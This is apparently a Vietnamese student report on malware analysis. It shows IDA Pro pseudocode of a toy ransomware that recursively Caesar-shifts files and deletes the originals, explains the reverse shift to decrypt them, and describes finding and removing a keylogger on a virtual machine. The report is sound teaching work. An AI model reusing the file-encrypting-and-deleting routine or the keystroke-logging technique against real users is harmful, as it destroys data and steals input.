
- Đầu tiên lấy đường dẫn của thư mục hiện tại
- Duyệt thư mục thấy thư mục con thì vào thư mục con và tiếp tục duyệt (duyet đệ quy).
- Nếu là file thì ta tạo 1 file mới có đuôi `.en` và mã hóa dữ liệu theo mã dịch chuyển  $k = 3$  rồi ghi vào file đuôi `.en`.
- Xóa tệp chưa được mã hóa.

## 7.2 Dịch ngược dùng IDA Pro

Tiếp theo đến phần dịch ngược chương trình bắt nguồn từ vấn đề trong thực tế nếu 1 hacker gửi file ransomware đến máy nạn nhân và thực hiện mã hóa các file nhưng chưa kịp xóa file `.exe` thì bị người dùng phát hiện, hay quên xóa chương trình, từ file exe đó ta có thể dịch ngược để dự đoán source code và xem nó làm những gì?


Để biết nó làm công việc gì thì ta có thể dịch ngược chương trình bằng công cụ IDAPro đã đề cập ở trên. Để cho trực quan em sẽ dịch ngược chương trình `encode.exe` xem nó sẽ thực hiện công việc gì nếu ta không biến file `encode.cpp`.

Trước khi mở chương trình bằng IDAPro ta sẽ kiểm tra xem chương trình thuộc loại nào để mở phiên bản IDA cho phù hợp bằng lệnh file `encode.exe` nên loại file 64 bit nên ta sẽ mở phiên bản 64 bit.



Hình 7.17 Dạng graph.

Giao diện mà ta đang nhìn thấy là giao diện dạng graph của chương trình `encode.exe` tuy trông khá đơn giản nhưng nó ở dạng assembly nên còn khá là khó hiểu. IDA Pro có tính năng chuyển mã assembly sang mã giả bằng phím tab.



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     CHAR Buffer[272]; // [rsp+20h] [rbp-60h] BYREF
4     char v5[43]; // [rsp+130h] [rbp+B0h] BYREF
5     char v6; // [rsp+158h] [rbp+D8h] BYREF
6     unsigned int v7; // [rsp+15Ch] [rbp+DCh]
7
8     _main(argc, argv, envp);
9     GetCurrentDirectoryA(0x104u, Buffer);
10    v7 = 3;
11    std::allocator<char>::allocator(&v6);
12    std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v5, Buffer, &v6);
13    TraverseDirectory(v5, v7);
14    std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v5);
15    std::allocator<char>::~allocator(&v6);
16    return 0;
17 }
```

Hình 7.18 Giao diện hàm main.

Nhìn vào mã giả ta thấy hàm main có 2 hàm chính đó là `GetCurrentDirectoryA` và `TraverseDirectory`.

- Ta có thể thấy có 1 tham số  $v7 = 3$ , tương ứng với  $k = 3$  trong thuật toán dịch chuyển mà đã đề cập.
- `GetCurrentDirectoryA` là hàm API Windows cho phép ta lấy đường dẫn của thư mục hiện tại.
- Hàm `TraverseDirectory` là hàm tự tạo, ta cần tìm hiểu hàm này xem nó có chức năng gì.



```
1 __int64 __fastcall TraverseDirectory(__int64 a1, unsigned int a2)
2 {
3     const CHAR *v2; // rax
4     char v5[32]; // [rsp+20h] [rbp-60h] BYREF
5     char v6[32]; // [rsp+40h] [rbp-40h] BYREF
6     struct _WIN32_FIND_DATAA FindFileData; // [rsp+60h] [rbp-20h] BYREF
7     char v8[47]; // [rsp+1A0h] [rbp+120h] BYREF
8     char v9; // [rsp+1CFh] [rbp+14Fh] BYREF
9     char v10[40]; // [rsp+1D0h] [rbp+150h] BYREF
10    HANDLE hFindFile; // [rsp+1F8h] [rbp+178h]
11
12    std::operator+<char>(v8, a1, "\\*");
13    v2 = (const CHAR *)std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v8);
14    hFindFile = FindFirstFileA(v2, &FindFileData);
15    if ( hFindFile != (HANDLE)-1i64 )
16    {
17        do
18        {
19            std::allocator<char>::allocator(&v9);
20            std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
21                v5,
22                FindFileData.cFileName,
23                &v9);
24            std::allocator<char>::~allocator(&v9);
25            std::operator+<char>(v10, a1, "\\");
26            std::operator+<char>(v6, v10, v5);
27            std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v10);
28            if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
29            {
30                if ( (unsigned __int8)nlohmann::detail::iter_impl<nlohmann::basic_json<std::map,std::vector,std::_cxx11::basic_string<char,
31                    00000BDS_217TraverseDirectoryRKNSc7__cxx1112basic_string1cStillchar_traits1cE5a1cEEi10 (4017D5) |
```

Hình 7.19 Hàm TraverseDirectory.

```

24 std::allocator<char>::~~allocator(&v9);
25 std::operator+<char>(v10, a1, "\\");
26 std::operator+<char>(v6, v10, v5);
27 std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v10);
28 if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
29 {
30     if ( (unsigned __int8)nlohmann::detail::iter_impl<nlohmann::basic_json<std::map, std::vector, std::__cxx11::basic_string<char,
31         v5,
32         ".")
33         && (unsigned __int8)nlohmann::detail::iter_impl<nlohmann::basic_json<std::map, std::vector, std::__cxx11::basic_string<char,
34         v5,
35         "..") )
36     {
37         TraverseDirectory(v6, a2);
38     }
39 }
40 else if ( (unsigned __int8)nlohmann::detail::iter_impl<nlohmann::basic_json<std::map, std::vector, std::__cxx11::basic_string<ch
41     v5,
42     "encode.exe" ) )
43 {
44     EncryptFileA(v6, a2);
45 }
46 std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v6);
47 std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v5);
48 }
49 while ( FindNextFileA(hFindFile, &FindFileData) );
50 FindClose(hFindFile);
51 }
52 return std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v8);
53 }

```

Hình 7.20 Hàm TraverseDirectory.

Ta chú ý hàm TraverseDirectory có tham số  $a2$  tương ứng  $v7 = 3$  trong hàm main đã đề cập ở trên, trong hàm này có 3 hàm chính FindFirstFileA, EncryptFileA, FindNextFileA.

- Hàm FindFirstfileA: dùng để tìm kiếm và lấy thông tin về tệp tin hoặc thư mục đầu tiên trong một thư mục cụ thể. Nếu là thư mục thì chương trình sẽ thực hiện đệ quy hàm TraverseDirectory, nếu là file thì thực hiện hàm EncryptFileA.
- Nó sẽ duyệt các file, thư mục tiếp theo bằng hàm FindNextFileA cho đến khi kết thúc.

```

1 __int64 __fastcall EncryptFileA(__int64 a1, char a2)
2 {
3     __int64 v2; // rax
4     __int64 v3; // rax
5     __int64 v4; // rax
6     __int64 v5; // rax
7     __QWORD *v6; // rax
8     const char *v7; // rax
9     __int64 v8; // rax
10    __int64 v9; // rax
11    char v11; // [rsp+2Fh] [rbp-51h] BYREF
12    char v12[200]; // [rsp+30h] [rbp-50h] BYREF
13    __int64 v13; // [rsp+F8h] [rbp+78h] BYREF
14    char v14[32]; // [rsp+200h] [rbp+180h] BYREF
15    char v15[208]; // [rsp+220h] [rbp+1A0h] BYREF
16    __int64 v16; // [rsp+2F0h] [rbp+270h] BYREF
17
18    std::ifstream::basic_ifstream(v15, a1, 4i64);
19    if ( (unsigned __int8)std::ios::operator!(&v16) )
20    {
21        v2 = std::operator<<<std::char_traits<char>>(refptr_ZSt4cerr, "Failed to open file: ");
22        v3 = std::operator<<<char>(v2, a1);
23        std::ostream::operator<<(v3, refptr_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_0_ES6_);
24    }
25    else
26    {
27        std::operator+<char>(v14, a1, ".en");
28        std::ofstream::basic_ofstream(v12, v14, 4i64);
29        if ( (unsigned __int8)std::ios::operator!(&v13) )
30        {

```

Hình 7.21 Hàm EncrytFileA.



```

31 v4 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cerr, "Failed to create encrypted file: ");
32 v5 = std::operator<<<char>(v4, v14);
33 std::ostream::operator<<(v5, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_0_ES6_);
34 std::ifstream::close(v15);
35 }
36 else
37 {
38     while ( 1 )
39     {
40         v6 = (_QWORD *)std::istream::get((std::istream *)v15, &v11);
41         if ( !(unsigned __int8)std::ios::operator bool((char *)v6 + *(_QWORD *)(*v6 - 24i64)) )
42             break;
43         v11 += a2;
44         std::ostream::put((std::ostream *)v12, v11);
45     }
46     std::ifstream::close(v15);
47     std::ofstream::close(v12);
48     v7 = (const char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(a1);
49     if ( remove(v7) )
50     {
51         v8 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cerr, "Failed to remove original file: ");
52         v9 = std::operator<<<char>(v8, a1);
53         std::ostream::operator<<(v9, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_0_ES6_);
54     }
55 }
56 std::ofstream::~ofstream(v12);
57 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v14);
58 }
59 return std::ifstream::~ifstream(v15);
60 }

```


**Hình 7.22 Hàm EncryptFileA.**

Chúng ta chưa biết hàm `EncryptFileA` có chức năng gì, để xem nó thực hiện công việc gì thì ta ấn vào nó.

- Đầu tiên nó mở file, nếu không mở được nó gửi thông báo lỗi. Nếu mở được nó thực hiện tạo file mới có tên giống tên file đã mở và thêm đuôi `.en` vào đuôi file, nếu file không tạo được nó xuất ra thông báo lỗi và đóng file.
- Nếu thành công nó sẽ đọc thông tin từ file ban đầu và  $+a2$  (tức là  $+3$ ) và ghi vào file mới.
- Sau khi hoàn thành thì đóng 2 file trên.
- Sau đó thực hiện xóa file ban đầu, để lại file mã hóa.

## 7.3 Giải mã

Khi thực hiện xong quá trình dịch ngược, ta sẽ đến thuật toán giải mã. Đầu tiên duyệt toàn bộ trong thư mục hiện tại kiểm tra xem file nào có đuôi `.en` thì thực hiện giải mã với thuật toán dịch chuyển  $k = -3$ .



Hình 7.23 Giải mã.

## 8 CHƯƠNG 8. THỰC NGHIỆM RÀ SOÁT MÃ ĐỘC TRÊN MÁY ẢO


Tiếp theo đến phần demo 1 mã độc trên máy ảo windows server 2012, đầu tiên ta thực hiện phân tích động malware bằng phần mềm autoruns nằm trong bộ công cụ sysInterbals được Microsoft cung cấp miễn phí, nó quản lý các chương trình khởi động cùng windows.





- Trong hàm này nó sẽ gọi thư viện liên kết động `user32.dll` và gọi các API tương ứng như `GetAsyncKeyState` lấy trạng thái của phím, `ToUnicode` chuyển virtual key sang unicode.
- Tạo file output có đường dẫn path vừa đề cập ở trên.
- Trong vòng lặp này nó có chức năng lấy trạng thái bàn phím rồi chuyển sang dạng unicode.
- Nếu đọc thành công nó sẽ ghi vào đường dẫn path.

Ta sẽ xem chi tiết đường dẫn `logfile.txt` nằm ở đâu bằng cách gõ environment nên ta copy đường dẫn này vào explorer thì ta ấn vào `logfile.txt`:



**Hình 8.28 Logfile.**

Khi đọc hiểu được chương trình này thì ta khẳng định nó là keylogger ghi lại phím của người gõ từ bàn phím, chúng ta có thể xóa chương trình này trên task scheduler bằng cách delete nó.

## 9 KẾT LUẬN

Trong bài tập lớn này, chúng em đã thực hiện một cuộc tìm hiểu sâu sắc về malware và các loại mã hóa, cũng như các công cụ và kỹ thuật phân tích mã độc. Nhờ việc nắm vững kiến thức này, chúng em có thêm cái nhìn rõ ràng hơn về cách các loại malware hoạt động và cách ngăn chặn chúng.

Đầu tiên là tìm hiểu về malware, một khái niệm tổng quát dùng để chỉ các phần mềm độc hại có thể gây hại đến hệ thống và dữ liệu cá nhân. Các loại malware đã được trình bày, bao gồm virus, trojan, worm, rootkits, ransomware và spyware. Chúng em đã hiểu cách chúng tấn công, lây lan và tiềm ẩn trong hệ thống để gây thiệt hại.

Tiếp theo, chúng em đã tìm hiểu về mã hóa, một công nghệ quan trọng được sử dụng để bảo vệ dữ liệu khỏi sự truy cập trái phép. Các thành phần của hệ mã hóa và các loại thuật toán mã hóa, bao gồm mã hóa khóa bí mật và khóa công khai, cũng đã được trình bày một cách chi tiết.

Sau đó, nhóm em đã khám phá hai công cụ phân tích mã độc quan trọng: IDA Pro và x64 Debugger. Chúng em đã tìm hiểu cách sử dụng IDA Pro để phân tích tĩnh và động của mã độc, cùng với các chức năng quan trọng của công cụ này. Ngoài ra, chúng em đã giới thiệu GDB, một trình dịch ngược quan trọng hỗ trợ trong việc phân tích mã độc trên nền tảng x64.

Cuối cùng, nhóm em đã thực hiện các thử nghiệm RAT (Remote Access Trojan) và ransomware trên máy ảo. Nhờ việc dùng IDA Pro, chúng em đã dễ dàng dịch ngược và phân tích cấu trúc mã độc. Đồng thời, chúng em đã tìm hiểu cách giải mã các file bị mã hóa do ransomware tấn công.

Sau khi làm bài báo cáo này, chúng em nhận thấy tầm quan trọng của việc hiểu rõ về malware và mã hóa, cũng như cách sử dụng các công cụ phân tích mã độc để đối phó với những mối đe dọa này. Bên cạnh đó cũng nhận thức được tầm quan trọng của việc duy trì an toàn cho hệ thống và dữ liệu cá nhân thông qua việc áp dụng các biện pháp bảo mật phù hợp.

Việc nắm vững những kiến thức và kỹ thuật này sẽ giúp chúng em trở thành những người dùng và chuyên gia an ninh mạng thông thái hơn, đồng thời hỗ trợ trong việc tăng cường sự bảo vệ chống lại các mối đe dọa ngày càng phức tạp từ malware.

## Tài liệu

- [1] Awati, *What is Elk Cloner and how did it work?* TechTarget, 2021.
- [2] M. P. Y. Lakshmi Prasanna, S. Neelima, “Requirements and challenges for securing cloud applications and services,” *IOSR Journal of Computer Engineering (IOSRJCE)*, Volume 4, Issue 2 (Sep.-Oct. 2012), PP 46-52.
- [3] M. A. H. Saeed, *Malware in Computer Systems: Problems and solutions*. International Journal on Informatics for Development, 2020.
- [4] V. Team, *VirusTotal: A Comprehensive Online Malware Analysis and Security Tool*. VirusTotal, a subsidiary of Google, 2004.
- [5] C. M. K Kendall, *Practical Malware Analysis*. Black Hat Conference, USA, 2007.
- [6] J. Talbot, *Complexity and Cryptography: An Introduction*. Cambridge University Press, 2006.
- [7] P. T. V. Đình Hòa, *Lý thuyết mật mã và an toàn thông tin*. Học viện kỹ thuật mật mã, 2011.
- [8] C. Eagle, *The IDA pro book*. William Pollock, 2011.
- [9] A. H. Michael Sikorski, *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. William Pollock, 2012.
- [10] Elsevier, *Reverse engineering code with IDA Pro*. Andrew Williams, 2008.